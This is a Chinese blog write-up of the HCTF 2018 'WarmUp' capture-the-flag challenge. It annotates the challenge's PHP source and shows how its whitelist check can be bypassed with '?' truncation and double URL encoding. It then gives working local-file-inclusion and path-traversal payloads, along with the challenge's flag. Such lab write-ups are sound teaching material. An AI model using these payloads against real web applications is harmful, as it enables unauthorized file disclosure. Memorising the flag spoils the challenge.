[HCTF 2018]WarmUp WriteUp（超级详细）


原创

lunan0320 已于 2022-01-30 11:52:50 修改 803 收藏

分类专栏： Web CTF 文章标签： php 安全漏洞

于 2021-04-22 20:45:50 首次发布

本文链接：https://blog.csdn.net/qq_51927659/article/details/116030931



[HCTF 2018]：WarmUp

> 欢迎大家访问我的GitHub博客
>
> https://lunan0320.github.io/

题目来源：BUUCTF

首先打开题目，url查找index.php时发现了一张滑稽的图片，此时查看源码发现source.php文件，直接访问得到界面源码。

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }


    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```


显然需要我们进行代码审计，分析源码。

```php
<?php
  highlight_file(__FILE__);
  class emmm
  {
    public static function checkFile(&$page)
    //传入了变量page，也就是我们刚刚传进来的file
```

```
    {
     // 这里定义了白名单,包括source.php和hint.php
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];

        if (! isset($page) || !is_string($page)) {
        /*为了返回 true 两个条件必须满足
         1 page存在
         2 page是字符串 ，
         这里和外层的判断file 一致基本是再次判断了一遍*/
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }
  /*in_array(search,array,type) 函数搜索数组中是否存在指定的值，
  白名单过滤，需要返回了ture
  所以这里我们传入的page或者是经过截断之后的page必须是soure.php或hint.php，
  这里是正常的访问，我们需要构造文件任意包含，所以这里传入的不满足条件，这里不是注意的点，往下继续看*/

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?',  '?')
        );
  /*这里mb_substr 是个截断，返回0到mb_strpos之间的内容，而mb_strpos 则是查找第一次出现的位置，所以基本可以理解为获取page 两个？之间的字符串，也就是获取file两个？之间的字符串，放到url中就是http://ip/?file=ddd?中的file=ddd*/

        if (in_array($_page, $whitelist)) {
            return true;
        }
        //这里和上面类似 查看_page 是否在白名单中

        $_page = urldecode($page);  // 这里发现对_page进行了一次decode解码，
        $_page = mb_substr(   //获取两个？？之间的内容
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        //先进行url解码再截取，因此我们可以将?经过两次url编码，在服务器端提取参数时解码一次，checkFile函数中解码一次，仍会解码为'?'，仍可通过第四个if语句校验。（'?'两次编码值为'%253f'），构造url：
        // 这里是我们要绕过的点，从这里往上看 尝试构造

        if (in_array($_page, $whitelist)) {//白名单
            return true;
        }
        echo "you can't see it";
        return false;
    }
  }

  if (! empty($_REQUEST['file'])
      && is_string($_REQUEST['file'])
      && emmm::checkFile($_REQUEST['file'])
  ) {
      include $_REQUEST['file'];
      exit;
  } else {
      echo "<br><image src=\"https://i.loli.net/2018/11/01/5bdb0d93e7d4b.jpg\" />";
  }
```

```
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
  }
/*必须满足if条件，才能包含file，这里也可以猜到可能考的是文件包含：
 1 REQUEST['file']不为空
 2 REQUEST['file']是字符串
 3 checkFile($_REQUEST['file']) 为ture，回到checkFile 函数分析如何返回true*/
?>
```

整体利用的漏洞就是代码最后的include函数，利用**文件包含漏洞**，也就是需要include fffflllaaaagggg文件，而且需要使用.../来绕过

此时我们不妨去查看一下hint.php中的内容，`/index.php?file=hint.php` **是一个文件包含，** `source.php` 是 `index.php` 的源代码

可以得到提示，flag 在 `fffflllaaaagggg` 里，但此时我们不知道flag的具体目录层次，因此构造时候需要通过

```
/index.php?file=source.php/../../fffflllaaaagggg
```

依次通过.../.../构造尝试，去查看到底是几层的根目录。

尝试后，成功构造出payload如下：

```
index.php?file=source.php?../../../../../fffflllaaaagggg

/*payload执行流程：此时file=source.php?../../../../../../fffflllaaaagggg
第1个if返回false
第2个if返回false
$_page=source.php
第3个if返回true，退出checkFile函数，此时核心代码中已满足if(true&&true&&true)，即执行include函数
最后include(source.php?../../../../../../fffflllaaaagggg)*/
```

即可得到flag：

flag{d935396b-0ef9-4dba-8d7a-8ad8b51aa761}

疑惑：为什么urldecode没有用到？查看网上很多的wp用到了，但这也是多此一举了，最后目标其实是一样的，checkFile返回true就可以

分析： 例如用到urldecode的payload：

```
http://111.198.29.45:56708/index.php?
file=source.php%253f../../../../../fffflllaaaagggg
```

执行流程

> 第1个if返回false
> 第2个if返回false
> *page=source.php第3个if返回falseurldecode执行后，* page=source.php?../.../.../.../.../fffflllaaaagggg

注意：

（1）只要函数中return执行了，就会立即结束函数的执行，继续执行函数外的代码
（2）||表示任意||两边只要有一边是true，整体就返回true
（3）in_array函数是检查数组中是否存在某个值(找到true；找不false),特别注意这是在数组的键值中找，不包括键
（4）mb_strpos查找目标首次出现的位置，从0开始
（5）mb_substr返回字符串，特别注意的是：mb_strpos获取的数字，在mb_substr不是从0开始，而是代表返回的长度